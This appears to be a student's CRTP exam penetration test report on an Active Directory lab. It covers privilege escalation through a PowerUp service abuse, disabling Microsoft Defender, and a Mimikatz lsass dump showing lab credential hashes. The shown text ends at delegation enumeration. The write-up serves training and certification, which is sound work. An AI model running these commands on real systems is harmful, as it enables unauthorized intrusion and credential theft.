

# CERTIFIED RED TEAM PROFESSIONAL

## CRTP Penetration Test Report

fonso.gonzalezsan@gmail.com



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# **1. Certified Red Team Professional CRTP Penetration Test Report**

## **1.1 Introduction**

The CRTP Exam penetration test report contains all efforts that were conducted in order to pass the CRTP Certification exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Certified Red Team Professional.

## **1.2 Objective**

The objective of this assessment is to perform an internal penetration test against the exam network. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

## **1.3 Requirements**

The penetration testing fully report include the following sections:


- Overall High-Level Summary and Recommendations.
- Methodology walk-through.
- Each finding with included screenshots and walk-through.
- Any additional items.

## 2. High-Level Summary

I was tasked with performing an internal penetration test towards Certified Red Team Exam. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate in internal exam systems the **finance.com** domain and **tech.finance.corp** machines of the network. The student overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to the Certified Red Team.

When performing the attacks, I was able to gain access to multiple machines, primarily due to Active directory poor security configurations. During the testing, I had administrative level access to and obtain remote command execution to multiple systems. Brief description are listed below:

- *172.16.100.1 - STUDVM.tech.finance.corp*
- *172.16.5.156 - MGMTSRV.tech.finance.corp*
- *172.16.6.30 - TECHSRV30.tech.finance.corp*
- *172.16.6.31 - DBSERVER31.tech.finance.corp*
- *172.16.4.1 - TECH-DC.tech.finance.corp*
- *172.16.4.2 - FINANCE-DC.finance.corp*



*The high-level summary of the chronological penetration test execution during the exam was the following:*

- 1. Access to the student machine STUDVM, with non Administrative privileges tech\studentuser*
  - 1.1 Local privilege escalation*
  - 1.2 Dump lsass process, SAM and obtain machine credentials with the STUDVM\$ account machine password*
- 2. Access to MGMTSRV due to abuse of Active directory misconfiguration of Constrained delegation between SUTDVM and MGMTSRV with user Domain Admin tech\Administrator (impersonate)*
  - 2.1 Dump lsass process, SAM machine credentials and obtain tech\techservice user*
- 3. Access to TECHSRV30 with tech\techservice account that has administrator privileges.*
  - 3.1 Dump lsass process, SAM machine credentials, Vault Windows credentials for scheduledTasks*
- 4. Access to DBSERVER31 Database MSOL Instance with user tech\databaseagent*
  - 4.1 Execute commands on the Operating System and gain access with xp\_cmdshell*
- 5. With the sqlserversync due to ACLs, it's possible to perform a DCSync Attack in order to obtain the tech\krbtgt user or tech\Administrator user.*
  - 5.1 With the Domain administrator it's possible to access tech.finance.corp.*
- 6. Abuse of Unconstrained delegation on the finance-dc and tech-dc server in order to gain access such Enterprise Admin to finance-dc.*

### 3. Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

#### 3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

##### Exam Network

- *172.16.100.1 - STUDVM.tech.finance.corp*
- *172.16.5.156 - MGMTSRV.tech.finance.corp*
- *172.16.6.30 - TECHSRV30.tech.finance.corp*
- *172.16.6.31 - DBSERVER31.tech.finance.corp*
- *172.16.4.1 - TECH-DC.tech.finance.corp*
- *172.16.4.2 - FINANCE-DC.finance.corp*

#### 3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

#### 3.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to systems. During this penetration test, I was able to successfully gain access to 6 out of the 6 systems.

### **3.4 Maintaining Access**

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred.

### **3.5 House Cleaning**

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.



From my personal point of view, from the mind of the attacker, the correct way to perform the lab exam is the order defined in the following points sequentially due to the information collected from the domains. As you can see below on the next BloodHound capture:



### 4.1.2 Privilege Escalation

With the studentuser logged on STUDVM machine, open cmd and run Invishell:

```
C:\Users\studentuser\Tools>.\RunWithRegistryNonAdmin.bat
C:\Users\studentuser\Tools>set COR_ENABLE_PROFILING=1
C:\Users\studentuser\Tools>set COR_PROFILER={cf0d821e-299b-5307-a3d8-b283c03916db}
C:\Users\studentuser\Tools>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}" /f
The operation completed successfully.
C:\Users\studentuser\Tools>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /f
The operation completed successfully.
C:\Users\studentuser\Tools>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /ve /t REG_SZ /d "C:\Users\studentuser\Tools\InShellProf.dll" /f
The operation completed successfully.
C:\Users\studentuser\Tools>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

Import PowerUp module required for enumeration:


```
PS C:\Users\studentuser\Tools> Import-Module .\PowerView.ps1
PS C:\Users\studentuser\Tools> Import-Module .\PowerUp.ps1
```

Execute Invoke-AllCheck that detect the vulnerable service in order to abuse and gaining local administration privileges:

```
PS C:\Users\studentuser\Tools> Invoke-AllChecks
[*] Running Invoke-AllChecks
[*] Checking if user is in a local group with administrative privileges...
[*] Checking for unquoted service paths...
...*
```

Abuse of vulnerable vds service:

```
PS C:\Users\studentuser\Tools> Invoke-ServiceAbuse -Name 'vds' -Command 'net localgroup Administrators tech\studentuser /add'
ServiceAbused Command
-----
vds net localgroup Administrators tech\studentuser /add
```



```
-----
Administrator
TECH\Domain Admins
The command completed successfully.

C:\Users\studentuser>whoami
tech\studentuser

C:\Users\studentuser>net localgroup Administrators tech\studentuser /add
System error 5 has occurred.
Access is denied.

C:\Users\studentuser>net localgroup Administrators
Alias name     Administrators
Comment       Administrators have complete and unrestricted access to the computer/domain
Members
-----
Administrator
TECH\Domain Admins
TECH\studentuser
The command completed successfully.

C:\Users\studentuser>

Select Command Prompt - .\RunWithRegistryNonAdmin.bat
[*] Checking for encrypted web.config strings...
[*] Checking for encrypted application pool and virtual directory passwords...
[*] Checking for plaintext passwords in McAfee SiteList.xml files....
[*] Checking for cached Group Policy Preferences .xml files....

PS C:\Users\studentuser\Tools> Invoke-ServiceAbuse -Name 'vds' -Command 'net localgroup Administrators tech\studentuser /add'
ServiceAbused Command
-----
vds          net localgroup Administrators tech\studentuser /add

PS C:\Users\studentuser\Tools>
```

### 4.1.3 Post-Exploitation

It is required, logoff the *studentuser* session and login again in order to update the changes in the current session.

```

Microsoft Windows [Version 10.0.17763.2510]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /all

USER INFORMATION
-----
User Name          SID
-----
techstudentuser S-1-5-21-1325336202-3661212667-302732393-1108

GROUP INFORMATION
-----
Group Name          Type          SID          Attributes
-----
Everyone            Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users Alias        S-1-5-32-555 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators Alias        S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users       Alias        S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON Well-known group S-1-5-14     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL               Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label        S-1-16-12288

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
-----
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeSecurityPrivilege      Manage auditing and security log Disabled
SeTakeOwnershipPrivilege Take ownership of files or other objects Disabled
SeLoadDriverPrivilege    Load and unload device drivers Disabled
SeSystemProfilePrivilege Profile system performance Disabled
SeSystemTimePrivilege    Change the system time Disabled
SeProfileSingleProcessPrivilege Profile single process Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority Disabled
SeCreatePagefilePrivilege Create a pagefile Disabled
SeBackupPrivilege        Back up files and directories Disabled
SeRestorePrivilege       Restore files and directories Disabled
SeShutdownPrivilege      Shut down the system Disabled
SeDebugPrivilege         Debug programs Disabled
SeSystemEnvironmentPrivilege Modify firmware environment values Disabled
SeChangeNotifyPrivilege  Bypass traverse checking Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Disabled
SeUndockPrivilege        Remove computer from docking station Disabled
SeManageVolumePrivilege Perform volume maintenance tasks Disabled
SeImpersonatePrivilege   Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege      Change the time zone Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled

USER CLAIMS INFORMATION
-----

```

Disable real time monitoring of Microsoft Defender:

```
PS C:\Users\studentuser\Tools> Set-MpPreference -DisableRealtimeMonitoring $true
```

Use Mimikatz in order to dump lsass process of *STUDVM* machine:

```

PS C:\Windows\system32> C:\AD\Tools\SafetyKatz.exe "privilege::debug" "sekurlsa::ekeys"

.#####. mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51

.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)

## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )

## \ / ## > https://blog.gentilkiwi.com/mimikatz

'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )

'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug

Privilege '20' OK

mimikatz(commandline) # sekurlsa::ekeys

Authentication Id : 0 ; 1538200 (00000000:00177898)

```

Session : RemoteInteractive from 3

User Name : studentuser

Domain : TECH

Logon Server : TECH-DC

Logon Time : 5/3/2023 5:58:17 PM

SID : S-1-5-21-1325336202-3661212667-302732393-1108

\* Username : studentuser

\* Domain : TECH.FINANCE.CORP

\* Password : (null)

\* Key List :

aes256\_hmac 5b459bd16522fae72ebdcc13b4b926e3a14f13261da987d86cd07101c38d635e

rc4\_hmac\_nt 17963d5373ecabb6f9ef804577e03c61

rc4\_hmac\_old 17963d5373ecabb6f9ef804577e03c61

rc4\_md4 17963d5373ecabb6f9ef804577e03c61

rc4\_hmac\_nt\_exp 17963d5373ecabb6f9ef804577e03c61

rc4\_hmac\_old\_exp 17963d5373ecabb6f9ef804577e03c61

Authentication Id : 0 ; 1528735 (00000000:0017539f)

Session : Interactive from 3

User Name : DWM-3

Domain : Window Manager

Logon Server : (null)

Logon Time : 5/3/2023 5:58:17 PM

SID : S-1-5-90-0-3

\* Username : STUDVM\$

\* Domain : tech.finance.corp

\* Password : 00 4f 26 34 5b b3 b3 0e 28 f3 0d 52 22 58 da 7d 4d 7b df 12 11 1e c6 7c 31 1e 00 18 ad 6a 9a a9 47 b8 a2 81 46 ac 68 f2 2b 84 c3 a6 2f ba 40 8b 45 10 17 4e 04 36 bd 07 ac cc fa a4 51 f1 70 78 ad 2c 78 36 e9 f2 d6 29 7a 0c a6 c5 64 1a 1a 5d 5e 7f a3 d3 ee 49 e4 fc aa 4d 3d 40 b5 b5 5e 36 52 c3 ac 0b 57 df c6 00 f3 a5 17 0d f8 84 31 88 ed ac 03 f6 58 f1 45 70 ca b0 45 f5 f9 e1 0b f4 ea 5b e6 ac 33 2e da b4 9c bd 2b 06 4a 12 84 e9 ea c4 7c b8 6c 0c 84 e0 f3 de c3 78 09 64 1a fe 64 bb 7d 32 e2 8f ba d6 66 67 26 f9 db 4e 3f 45 e0 20 39 7d 49 ce a3 cc a2 82 b2 87 46 b8 17 a6 8d 10 b1 eb d6 d8 2e c1 ba 28 df 82 74 b8 83 95 44 3d 55 33 fa 00 03 de ab 79 01 49 92 d5 cc d4 4f 3b 7a 46 84 df de 00 34 bb ec 52 67 6d 95 33

\* Key List :

aes256\_hmac 6b642a4695a6b62daa9e47effa07c457a752feb07dee387ed5f7f86d5d71469b

aes128\_hmac 3e1b96d167accf996941d14120cad69

rc4\_hmac\_nt ca4bc94d3a0de993aa03d491af5ba594

rc4\_hmac\_old ca4bc94d3a0de993aa03d491af5ba594

rc4\_md4 ca4bc94d3a0de993aa03d491af5ba594

rc4\_hmac\_nt\_exp ca4bc94d3a0de993aa03d491af5ba594

rc4\_hmac\_old\_exp ca4bc94d3a0de993aa03d491af5ba594

Authentication Id : 0 ; 39533 (00000000:00009a6d)

Session : Interactive from 1

User Name : DWM-1

Domain : Window Manager

Logon Server : (null)

Logon Time : 5/3/2023 4:39:45 PM

SID : S-1-5-90-0-1

\* Username : STUDVM\$

\* Domain : tech.finance.corp

\* Password : 00 4f 26 34 5b b3 b3 0e 28 f3 0d 52 22 58 da 7d 4d 7b df 12 11 1e c6 7c 31 1e 00 18 ad 6a 9a a9 47 b8 a2 81 46 ac 68 f2 2b 84 c3 a6 2f ba 40 8b 45 10 17 4e 04 36 bd 07 ac cc fa a4 51 f1 70 78 ad 2c 78 36 e9 f2 d6 29 7a 0c a6 c5 64 1a 1a 5d 5e 7f a3 d3 ee 49 e4 fc aa 4d 3d 40 b5 b5 5e 36 52 c3 ac 0b 57 df c6 00 f3 a5 17 0d f8 84 31 88 ed ac 03 f6 58 f1 45 70 ca b0 45 f5 f9 e1 0b f4 ea 5b e6 ac 33 2e da b4 9c bd 2b 06 4a 12 84 e9 ea c4 7c b8 6c 0c 84 e0 f3 de c3 78 09 64 1a fe 64 bb 7d 32 e2 8f ba d6 66 67 26 f9 db 4e 3f 45 e0 20 39 7d 49 ce a3 cc a2 82 b2 87 46 b8 17 a6 8d 10 b1 eb d6 d8 2e c1 ba 28 df 82 74 b8 83 95 44 3d 55 33 fa 00 03 de ab 79 01 49 92 d5 cc d4 4f 3b 7a 46 84 df de 00 34 bb ec 52 67 6d 95 33

\* Key List :

aes256\_hmac 6b642a4695a6b62daa9e47effa07c457a752feb07dee387ed5f7f86d5d71469b

aes128\_hmac 3e1b96d167accf996941d14120cad69

rc4\_hmac\_nt ca4bc94d3a0de993aa03d491af5ba594

rc4\_hmac\_old ca4bc94d3a0de993aa03d491af5ba594

rc4\_md4 ca4bc94d3a0de993aa03d491af5ba594

rc4\_hmac\_nt\_exp ca4bc94d3a0de993aa03d491af5ba594

rc4\_hmac\_old\_exp ca4bc94d3a0de993aa03d491af5ba594

Authentication Id : 0 ; 996 (00000000:000003e4)

Session : Service from 0

User Name : STUDVM\$

Domain : TECH

Logon Server : (null)

Logon Time : 5/3/2023 4:39:43 PM

SID : S-1-5-20

\* Username : studvm\$

\* Domain : TECH.FINANCE.CORP

\* Password : 00 4f 26 34 5b b3 b3 0e 28 f3 0d 52 22 58 da 7d 4d 7b df 12 11 1e c6 7c 31 1e 00 18 ad 6a 9a a9 47 b8 a2 81 46 ac 68 f2 2b 84 c3 a6 2f ba 40 8b 45 10 17 4e 04 36 bd 07 ac cc fa a4 51 f1 70 78 ad 2c 78 36 e9 f2 d6 29 7a 0c a6 c5 64 1a 1a 5d 5e 7f a3 d3 ee 49 e4 fc aa 4d 3d 40 b5 b5 5e 36 52 c3 ac 0b 57 df c6 00 f3 a5 17 0d f8 84 31 88 ed ac 03 f6 58 f1 45 70 ca b0 45 f5 f9 e1 0b f4 ea 5b e6 ac 33 2e da b4 9c bd 2b 06 4a 12 84 e9 ea c4 7c b8 6c 0c 84 e0 f3 de c3 78 09 64 1a fe 64 bb 7d 32 e2 8f ba d6 66 67 26 f9 db 4e 3f 45 e0 20 39 7d 49 ce a3 cc a2 82 b2 87 46 b8 17 a6 8d 10 b1 eb d6 d8 2e c1 ba 28 df 82 74 b8 83 95 44 3d 55 33 fa 00 03 de ab 79 01 49 92 d5 cc d4 4f 3b 7a 46 84 df de 00 34 bb ec 52 67 6d 95 33

\* Key List :

aes256\_hmac f607f955b57d2bce931d3fa54f9d760d1aa30c385e30637d54958a056ae6c066

rc4\_hmac\_nt ca4bc94d3a0de993aa03d491af5ba594

rc4\_hmac\_old ca4bc94d3a0de993aa03d491af5ba594

rc4\_md4 ca4bc94d3a0de993aa03d491af5ba594

rc4\_hmac\_nt\_exp ca4bc94d3a0de993aa03d491af5ba594

rc4\_hmac\_old\_exp ca4bc94d3a0de993aa03d491af5ba594



Authentication Id : 0 ; 1538085 (00000000:00177825)

Session : RemoteInteractive from 3

User Name : studentuser

Domain : TECH

Logon Server : TECH-DC

Logon Time : 5/3/2023 5:58:17 PM

SID : S-1-5-21-1325336202-3661212667-302732393-1108

\* Username : studentuser

\* Domain : TECH.FINANCE.CORP

\* Password : (null)

\* Key List :

aes256\_hmac 5b459bd16522fae72ebdcc13b4b926e3a14f13261da987d86cd07101c38d635e

rc4\_hmac\_nt 17963d5373ecabb6f9ef804577e03c61

rc4\_hmac\_old 17963d5373ecabb6f9ef804577e03c61

rc4\_md4 17963d5373ecabb6f9ef804577e03c61

rc4\_hmac\_nt\_exp 17963d5373ecabb6f9ef804577e03c61

rc4\_hmac\_old\_exp 17963d5373ecabb6f9ef804577e03c61

Authentication Id : 0 ; 1528704 (00000000:00175380)

Session : Interactive from 3

User Name : DWM-3

Domain : Window Manager

Logon Server : (null)

Logon Time : 5/3/2023 5:58:17 PM

SID : S-1-5-90-0-3

\* Username : STUDVM\$

\* Domain : tech.finance.corp

\* Password : 00 4f 26 34 5b b3 b3 0e 28 f3 0d 52 22 58 da 7d 4d 7b df 12 11 1e c6 7c 31 1e 00 18 ad 6a 9a a9 47 b8 a2 81 46 ac 68 f2 2b 84 c3 a6 2f ba 40 8b 45 10 17 4e 04 36 bd 07 ac cc fa a4 51 f1 70 78 ad 2c 78 36 e9 f2 d6 29 7a 0c a6 c5 64 1a 1a 5d 5e 7f a3 d3 ee 49 e4 fc aa 4d 3d 40 b5 b5 5e 36 52 c3 ac 0b 57 df c6 00 f3 a5 17 0d f8 84 31 88 ed ac 03 f6 58 f1 45 70 ca b0 45 f5 f9 e1 0b f4 ea 5b e6 ac 33 2e da b4 9c bd 2b 06 4a 12 84 e9 ea c4 7c b8 6c 0c 84 e0 f3 de c3 78 09 64 1a fe 64 bb 7d 32 e2 8f ba d6 66 67 26 f9 db 4e 3f 45 e0 20 39 7d 49 ce a3 cc a2 82 b2 87 46 b8 17 a6 8d 10 b1 eb d6 d8 2e c1 ba 28 df 82 74 b8 83 95 44 3d 55 33 fa 00 03 de ab 79 01 49 92 d5 cc d4 4f 3b 7a 46 84 df de 00 34 bb ec 52 67 6d 95 33

\* Key List :

aes256\_hmac 6b642a4695a6b62daa9e47effa07c457a752feb07dee387ed5f7f86d5d71469b

aes128\_hmac 3e1b96d167accf996941d14120cad69

rc4\_hmac\_nt ca4bc94d3a0de993aa03d491af5ba594

rc4\_hmac\_old ca4bc94d3a0de993aa03d491af5ba594

rc4\_md4 ca4bc94d3a0de993aa03d491af5ba594

rc4\_hmac\_nt\_exp ca4bc94d3a0de993aa03d491af5ba594

rc4\_hmac\_old\_exp ca4bc94d3a0de993aa03d491af5ba594

Authentication Id : 0 ; 1528019 (00000000:001750d3)

Session : Interactive from 3

User Name : UMFD-3

Domain : Font Driver Host

Logon Server : (null)

Logon Time : 5/3/2023 5:58:17 PM

SID : S-1-5-96-0-3

\* Username : STUDVM\$

\* Domain : tech.finance.corp

\* Password : 00 4f 26 34 5b b3 b3 0e 28 f3 0d 52 22 58 da 7d 4d 7b df 12 11 1e c6 7c 31 1e 00 18 ad 6a 9a a9 47 b8 a2 81 46 ac 68 f2 2b 84 c3 a6 2f ba 40 8b 45 10 17 4e 04 36 bd 07 ac cc fa a4 51 f1 70 78 ad 2c 78 36 e9 f2 d6 29 7a 0c a6 c5 64 1a 1a 5d 5e 7f a3 d3 ee 49 e4 fc aa 4d 3d 40 b5 b5 5e 36 52 c3 ac 0b 57 df c6 00 f3 a5 17 0d f8 84 31 88 ed ac 03 f6 58 f1 45 70 ca b0 45 f5 f9 e1 0b f4 ea 5b e6 ac 33 2e da b4 9c bd 2b 06 4a 12 84 e9 ea c4 7c b8 6c 0c 84 e0 f3 de c3 78 09 64 1a fe 64 bb 7d 32 e2 8f ba d6 66 67 26 f9 db 4e 3f 45 e0 20 39 7d 49 ce a3 cc a2 82 b2 87 46 b8 17 a6 8d 10 b1 eb d6 d8 2e c1 ba 28 df 82 74 b8 83 95 44 3d 55 33 fa 00 03 de ab 79 01 49 92 d5 cc d4 4f 3b 7a 46 84 df de 00 34 bb ec 52 67 6d 95 33

\* Key List :

aes256\_hmac 6b642a4695a6b62daa9e47effa07c457a752feb07dee387ed5f7f86d5d71469b

aes128\_hmac 3e1b96d167acccf996941d14120cad69

rc4\_hmac\_nt ca4bc94d3a0de993aa03d491af5ba594

rc4\_hmac\_old ca4bc94d3a0de993aa03d491af5ba594

rc4\_md4 ca4bc94d3a0de993aa03d491af5ba594

rc4\_hmac\_nt\_exp ca4bc94d3a0de993aa03d491af5ba594

rc4\_hmac\_old\_exp ca4bc94d3a0de993aa03d491af5ba594

Authentication Id : 0 ; 39584 (00000000:00009aa0)

Session : Interactive from 1

User Name : DWM-1

Domain : Window Manager

Logon Server : (null)

Logon Time : 5/3/2023 4:39:45 PM

SID : S-1-5-90-0-1

\* Username : STUDVM\$

\* Domain : tech.finance.corp

\* Password : c7 2c 09 2c c0 80 fd 81 44 f7 50 43 d8 52 51 d2 8b e9 38 d7 f3 df 1e 2b 4c 59 65 7f 91 fc 8e f7 58 a8 1b f2 23 18 0d e9 4d 34 80 ce 32 2a a3 fb 2a 8f b4 cf ec 3e f3 1a 66 8c 34 ab 4b 49 18 1a c2 e8 43 33 2e e9 d7 5f 60 c8 4b 14 67 0a 43 21 ae f1 cd 7c 17 e5 84 ac 00 eb 29 08 35 a5 ed 1a e1 d5 43 bb 58 c5 c9 74 52 8f d1 9a ac f2 8b 63 c6 27 62 86 46 2f 45 e9 91 63 70 fc e0 e6 5a 7c b7 03 71 53 00 a8 f6 e7 e0 47 9a 0a 3e a7 93 cb b3 7f 85 4c 61 88 d0 11 76 5e fe 69 b6 36 77 1b e2 9f 82 33 de 14 d7 69 5b 4b f3 a9 b6 cc 53 23 ff 8e cd 40 f6 46 93 84 19 25 ad 74 f8 61 5f 88 bc 70 84 ec 58 ee 83 df 84 5b d6 a7 e5 69 4f eb 6d 68 a0 8d 3e 75 fb 9a ed 59 3e 62 af aa a5 5a 3a ba 27 b9 a7 e8 39 5b ff 59 26 0c 53 e4 b0 73

\* Key List :

aes256\_hmac d136cdadaf8eccf5457412fec5c37ec0a68ce77cc6c2eaeec65480fd66edf8f4

aes128\_hmac 4fcc98b25a9fc9d7066451b48d42285c

rc4\_hmac\_nt a69bf36e50f4b0167caf7a58badb318a

rc4\_hmac\_old a69bf36e50f4b0167caf7a58badb318a

rc4\_md4 a69bf36e50f4b0167caf7a58badb318a



```
rc4_hmac_nt_exp a69bf36e50f4b0167caf7a58badb318a
rc4_hmac_old_exp a69bf36e50f4b0167caf7a58badb318a
Authentication Id : 0 ; 22072 (00000000:00005638)
Session : Interactive from 1
User Name : UMFD-1
Domain : Font Driver Host
Logon Server : (null)
Logon Time : 5/3/2023 4:39:41 PM
SID : S-1-5-96-0-1
* Username : STUDVM$
* Domain : tech.finance.corp
* Password : 00 4f 26 34 5b b3 b3 0e 28 f3 0d 52 22 58 da 7d 4d 7b df 12 11 1e c6 7c 31 1e 00 18 ad 6a 9a a9 47 b8 a2 81 46 ac 68 f2 2b 84 c3 a6 2f
ba 40 8b 45 10 17 4e 04 36 bd 07 ac cc fa a4 51 f1 70 78 ad 2c 78 36 e9 f2 d6 29 7a 0c a6 c5 64 1a 1a 5d 5e 7f a3 d3 ee 49 e4 fc aa 4d 3d 40 b5 b5
5e 36 52 c3 ac 0b 57 df c6 00 f3 a5 17 0d f8 84 31 88 ed ac 03 f6 58 f1 45 70 ca b0 45 f5 f9 e1 0b f4 ea 5b e6 ac 33 2e da b4 9c bd 2b 06 4a 12 84 e9
ea c4 7c b8 6c 0c 84 e0 f3 de c3 78 09 64 1a fe 64 bb 7d 32 e2 8f ba d6 66 67 26 f9 db 4e 3f 45 e0 20 39 7d 49 ce a3 cc a2 82 b2 87 46 b8 17 a6 8d
10 b1 eb d6 d8 2e c1 ba 28 df 82 74 b8 83 95 44 3d 55 33 fa 00 03 de ab 79 01 49 92 d5 cc d4 4f 3b 7a 46 84 df de 00 34 bb ec 52 67 6d 95 33
* Key List :
aes256_hmac 6b642a4695a6b62daa9e47effa07c457a752feb07dee387ed5f7f86d5d71469b
aes128_hmac 3e1b96d167acccf996941d14120cad69
rc4_hmac_nt ca4bc94d3a0de993aa03d491af5ba594
rc4_hmac_old ca4bc94d3a0de993aa03d491af5ba594
rc4_md4 ca4bc94d3a0de993aa03d491af5ba594
rc4_hmac_nt_exp ca4bc94d3a0de993aa03d491af5ba594
rc4_hmac_old_exp ca4bc94d3a0de993aa03d491af5ba594
Authentication Id : 0 ; 22015 (00000000:000055ff)
Session : Interactive from 0
User Name : UMFD-0
Domain : Font Driver Host
Logon Server : (null)
Logon Time : 5/3/2023 4:39:41 PM
SID : S-1-5-96-0-0
* Username : STUDVM$
* Domain : tech.finance.corp
* Password : 00 4f 26 34 5b b3 b3 0e 28 f3 0d 52 22 58 da 7d 4d 7b df 12 11 1e c6 7c 31 1e 00 18 ad 6a 9a a9 47 b8 a2 81 46 ac 68 f2 2b 84 c3 a6 2f
ba 40 8b 45 10 17 4e 04 36 bd 07 ac cc fa a4 51 f1 70 78 ad 2c 78 36 e9 f2 d6 29 7a 0c a6 c5 64 1a 1a 5d 5e 7f a3 d3 ee 49 e4 fc aa 4d 3d 40 b5 b5
5e 36 52 c3 ac 0b 57 df c6 00 f3 a5 17 0d f8 84 31 88 ed ac 03 f6 58 f1 45 70 ca b0 45 f5 f9 e1 0b f4 ea 5b e6 ac 33 2e da b4 9c bd 2b 06 4a 12 84 e9
ea c4 7c b8 6c 0c 84 e0 f3 de c3 78 09 64 1a fe 64 bb 7d 32 e2 8f ba d6 66 67 26 f9 db 4e 3f 45 e0 20 39 7d 49 ce a3 cc a2 82 b2 87 46 b8 17 a6 8d
10 b1 eb d6 d8 2e c1 ba 28 df 82 74 b8 83 95 44 3d 55 33 fa 00 03 de ab 79 01 49 92 d5 cc d4 4f 3b 7a 46 84 df de 00 34 bb ec 52 67 6d 95 33
* Key List :
aes256_hmac 6b642a4695a6b62daa9e47effa07c457a752feb07dee387ed5f7f86d5d71469b
aes128_hmac 3e1b96d167acccf996941d14120cad69
```

```

rc4_hmac_nt ca4bc94d3a0de993aa03d491af5ba594
rc4_hmac_old ca4bc94d3a0de993aa03d491af5ba594
rc4_md4 ca4bc94d3a0de993aa03d491af5ba594
rc4_hmac_old_exp ca4bc94d3a0de993aa03d491af5ba594
Authentication Id : 0 ; 999 (00000000:000003e7)
Session : UndefinedLogonType from 0
User Name : STUDVMS$
Domain : TECH
Logon Server : (null)
Logon Time : 5/3/2023 4:39:38 PM
SID : S-1-5-18
* Username : studvm$
* Domain : TECH.FINANCE.CORP
* Password : 00 4f 26 34 5b b3 b3 0e 28 f3 0d 52 22 58 da 7d 4d 7b df 12 11 1e c6 7c 31 1e 00 18 ad 6a 9a a9 47 b8 a2 81 46 ac 68 f2 2b 84 c3 a6 2f
ba 40 8b 45 10 17 4e 04 36 bd 07 ac cc fa a4 51 f1 70 78 ad 2c 78 36 e9 f2 d6 29 7a 0c a6 c5 64 1a 1a 5d 5e 7f a3 d3 ee 49 e4 fc aa 4d 3d 40 b5 b5
5e 36 52 c3 ac 0b 57 df c6 00 f3 a5 17 0d f8 84 31 88 ed ac 03 f6 58 f1 45 70 ca b0 45 f5 f9 e1 0b f4 ea 5b e6 ac 33 2e da b4 9c bd 2b 06 4a 12 84 e9
ea c4 7c b8 6c 0c 84 e0 f3 de c3 78 09 64 1a fe 64 bb 7d 32 e2 8f ba d6 66 67 26 f9 db 4e 3f 45 e0 20 39 7d 49 ce a3 cc a2 82 b2 87 46 b8 17 a6 8d
10 b1 eb d6 d8 2e c1 ba 28 df 82 74 b8 83 95 44 3d 55 33 fa 00 03 de ab 79 01 49 92 d5 cc d4 4f 3b 7a 46 84 df de 00 34 bb ec 52 67 6d 95 33
* Key List :
aes256_hmac f607f955b57d2bce931d3fa54f9d760d1aa30c385e30637d54958a056ae6c066
rc4_hmac_nt ca4bc94d3a0de993aa03d491af5ba594
rc4_hmac_old ca4bc94d3a0de993aa03d491af5ba594
rc4_md4 ca4bc94d3a0de993aa03d491af5ba594
rc4_hmac_nt_exp ca4bc94d3a0de993aa03d491af5ba594
rc4_hmac_old_exp ca4bc94d3a0de993aa03d491af5ba594

```

## 4.2 Target - **172.16.5.156** - **MGMTSRV.tech.finance.corp**

### 4.2.1 Initial Access

The enumeration keys in order to perform the attack to this server are the followings:

```

PS C:\Users\studentuser\Tools> Get-DomainComputer -TrustedToAuth | select name, msds-allowedtodelegateto
name msds-allowedtodelegateto
-----
STUDVMS {CIFS/mgmtsrv.tech.finance.corp, CIFS/mgmtsrv}

```

